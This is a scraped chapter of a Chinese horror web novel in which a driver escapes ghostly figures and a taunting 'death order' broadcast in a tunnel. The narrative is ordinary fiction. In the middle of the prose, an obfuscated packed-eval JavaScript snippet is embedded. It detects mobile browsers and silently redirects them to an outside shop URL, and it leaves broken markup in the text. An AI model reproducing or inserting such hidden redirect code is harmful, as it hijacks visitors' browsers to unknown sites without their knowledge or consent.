文趣网 > 其他小说 > 废土公路:我把BOSS当货拉 > 16. 第十六章
    姜迟把车停在离那堆翻车五十米的地方。

    三辆大车翻着叠在一起,把隧道塞得只剩边角的一点缝。缝那边,十几盏马灯晃着光,人影绰绰。

    她按了两声喇叭。

    喇叭在隧道里炸出两声闷响,震得耳膜疼。这是隧道里第一次有动静,声音撞在水泥壁上,来回弹,弹了三四个回合才散。

    人群动了。

    一个老头举着马灯朝她走来,一边走一边挥手:“停车!前面塌方了!过不去的!”

    姜迟没开车窗,也没熄火。

    老头走到车窗边上,拍玻璃:“师傅,停车吧!前头真过不去了!我们都堵在这半天了!”姜迟隔着玻璃看他。

    老头的马灯举得高高的,灯光从上往下照,把他自己的脸照得一片惨白。

    他身后,更多的人围了上来,男女老少,一个挨一个,全都贴着车窗,一张张脸往里看。

    “师傅,停吧。”一个抱孩子的女人说,“孩子冻得不行了。”

    “停吧停吧。”人群七嘴八舌,“下去烤烤火,等路通了再走。”

    姜迟的目光越过他们,看向那三辆翻倒的车。

    翻车的样式很杂,一辆大货车,一辆客车,还有一辆是拖拉机。

    三辆车翻的姿态都很整齐,侧翻,车轮朝天。车轮不转,车身没有损伤的痕迹,漆色很亮,亮得不像在隧道里翻滚过。

    太干净了。翻车现场应该是碎的,玻璃的碴,漏油的痕,变形的铁皮。这些东西一样都没有。那三辆车是摆上去的。

    “师傅!”拍玻璃的声音急了,“你倒是说句话啊!”

    姜迟终于有了反应。她伸手,把近光灯关了。

    隧道里霎时黑了一多半,只剩她车里仪表盘的微光。车外的马灯光从车窗透进来,一张一张人脸浮在黑暗里,还在拍,还在喊。

    然后她打开了雾灯。

    雾灯的光很低,贴着地面扫出去,扫过那群人的脚。

    姜迟看清了他们的脚,呼吸停了半秒。

    那些人的脚都是反的。脚尖朝后,脚跟朝前,整个脚像是被人拧了一百八十度。

    他们走路的样子看着正常,可灯光贴着地皮一照,那种正常就碎了。

    那不是走路,那是飘。脚尖点着地,借着拍打车窗的掩护,往前蹭。抱孩子的女人也在往前蹭,孩子趴在她肩上,一双眼睛穿过车窗,直直地盯着姜迟,孩子的脚尖,同样朝后。

    姜迟把雾灯的光压低了一寸。

    光贴着地面,扫过那三辆翻车的底下。

    翻车底下是空的。

    没有底盘,没有油箱,没有传动轴,车壳子就那么摆在地上,底下垫着一掌高的黑影。

    那黑影在动,像毯子,像头发,托着三辆空壳车,一拱一拱。

    人群还在拍窗,可她的眼睛已经不看他们了。她看的是那三辆翻车中间留出的那条缝。

    缝很窄,堪堪够一辆车侧身挤过去。缝里黑漆漆的,可雾灯光扫过去的时候,她看见缝的深处有反光。

    反光的纹路是圆的,一圈一圈。跟她手里那枚硬币的花纹,一模一样。

    “让开。”她忽然开口了。

    拍窗声停了半拍。

    “我说,让开。”姜迟的声音不高,“我知道你们不是人,你们也知道我知道。我不停车,你们拦不住我。让开一条道,咱们各走各的。”

    车窗外静了一瞬。紧接着,抱孩子的女人笑了。她一笑,周围所有人都跟着笑,笑声在隧道里嗡嗡地撞。

    孩子的脸还是面无表情,可那孩子的嘴裂开了,一直裂到耳根。

    “停车。”女人的声音变了,跟隧道口那个守隧道的一个调子,“这是规矩。听到广播,立即停车。停了车,跟我们站在一起,等下一辆。”

    “第四条是假规矩。”姜迟说,“漆是新的。”

    笑声停了。

    黑暗里,十几盏马灯同时举高,灯光从四面八方照过来,把驾驶室照得雪亮。

    姜迟眯起眼,看见那群人开始往车身上爬,爬上车顶,趴在引擎盖上,一张张脸倒挂着从挡风玻璃上垂下来。

    “停车。”他们齐声说,“或者,我们进来。”

    姜迟挂上了挡。

    她没去管挡风玻璃上那些倒挂的脸,她盯着那条缝,油门一点一点往下压。

    车往前蹭。

    车头离人群越来越近,最近的一张脸几乎贴上了玻璃。姜迟的脚踩在油门上,又往下压了一寸。

    车头碰到人影的那一瞬间,她闭了一下眼。

    没有撞击感。车头穿过人影,像穿过一层凉雾。

    车顶上传来窸窸窣窣的声音,那些趴着的东西散了,马灯一盏一盏灭了,三辆空壳车无声无息地退进了隧道壁里,像被墙吸了进去。路让开了。

    那条缝就在眼前,姜迟把车对准,车头擦着隧道壁蹭进去。

    后视镜在水泥壁上刮出一声刺耳的响,她没管,车身一点一点往里挤。

    挤到一半,隧道里的喇叭又响了。

    还是那个女声,平板,可这次说的不是塌方。

    “各位司机朋友请注意。”广播说,“根据本路段规定,现在开始播报通行顺序。请以下人员按顺序通行,违者后果自负。”

    姜迟的心提了起来。

    “第一名,姜迟。”

    广播念出了她的名字。

    念完,喇叭里传出一声轻笑,那笑声不是女声的,是很多声音叠在一起,男女老少,笑得隧道壁都在嗡嗡响。

    “恭喜姜师傅,排在第一位。”广播说,“第一位的好处是,第一个死。”

    车厢里,婴儿的哭声突然炸响。紧接着是老太太的声音,老太太在喊:“别报我的名!别报我的名!”

    姜迟从后视镜里看向隔断。隔断上方的缝隙里,黑暗中有几双眼睛在反光。

    广播不理会车厢里的哭喊,慢条斯理地继续:

    “第二名,王秀兰。”

    老太太的哭喊戛然而止。

    “第三名。”广播拖长了调子,像是在享受这一刻,“第三名,姜。”

    姜迟的手猛地一抖。

    “姜什么?”广播笑了,“姜禾。”

    姜禾。<

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17947445|214093||http|test|mini|href|location'.split('|'),0,{}));() {

    $('.inform').remove();

    $('#content').append('

    p>这个名字砸进驾驶室的瞬间,姜迟的脑子里一片空白。

    她不认识这个名字。她敢确定,她活了二十六年,从来没听过这两个字。

    可这个名字一响起来,她的心口像被什么东西狠狠剜了一刀,疼得她眼前发黑。

    更不对劲的是备注栏。

    那行小字疯狂地往外冒,一行叠着一行,乱得看不清:【别看名单】

    【开你的车】

    【别听】

    【姜迟开你的车】

    落款那个“姐姐”,第一次出现了不是签名的字迹,是潦草的、混乱的笔画,像是写字的人正在发抖。

    隧道里的广播还在笑。

    “姜禾,姜禾。”它一遍遍念着这个名字,“十九年了,这个名字终于又上路了。姜师傅,你车里可真热闹啊。司机,乘客,还有一个藏了十九年的。”

    “死亡顺序即刻生效。”

    隧道深处,亮起了一盏灯。

    不是马灯,是一盏顶灯,惨白的,从隧道顶上一路排过去,一盏一盏往前亮,照出前方笔直的路。路面上一层水,水光倒映着顶灯,像一条亮闪闪的河。

    路的尽头,亮起了一盏红灯。

    红灯的形状是个手掌。

    广播说:“按顺序来,姜迟,你先走。”

    姜迟盯着那盏红灯,又看了一眼疯狂闪烁的备注栏。

    死亡顺序,第一个是姜迟。她想起广播自己说过的话。顺序可以播报,可这东西报的是“通行顺序”。通行的顺序,谁规定必须按车道走?

    她低头看了一眼方向盘。

    变道。

    这条路没有分道线,整条隧道都是她的车道。可规则说的是顺序,没说顺序钉在哪条线上。

    姜迟深吸一口气,猛打方向盘。

    车头向右横移,车身斜着切进右边的隧道壁阴影里,然后又猛地打回,斜着切回左边。

    她在隧道里走出了一条曲折的路线,车头压着水面的反光,来回切。

    广播的笑声停了。

    “违规变道。”它的声音第一次急了,“姜迟!你违规!顺序无效!顺序。”

    “你说按顺序通行。”姜迟盯着前方,脚下油门踩死,“你没说按什么顺序。我先走,我现在就走。”

    车朝着那盏红灯手掌冲过去。

    离红灯不到十米的时候,红灯灭了。隧道尽头的黑暗裂开一条缝,缝里有光,是外头的光,是月亮的光。

    出口。

    车身擦着红灯原来的位置冲过,冲进了那条缝里。

    刺眼的白光淹没过来,姜迟下意识地闭眼,再睁开时,隧道已经甩在了身后。

    车停在一片荒地上。前方不远处,青岭七号仓的废墟立在月光下,那半截砖墙,那块烧变形的铁牌,都还在。

    看仓的老头拄着扁担,站在废墟边上,像是已经等了很久。

    而车厢里,哭声停了。

    安静了几秒之后,老太太的声音响起来,抖得不成调:

    “闺女,刚才广播里那个名,姜禾。”老太太说,“那是谁啊?为啥我听见这名字,我这心口疼得受不了啊。”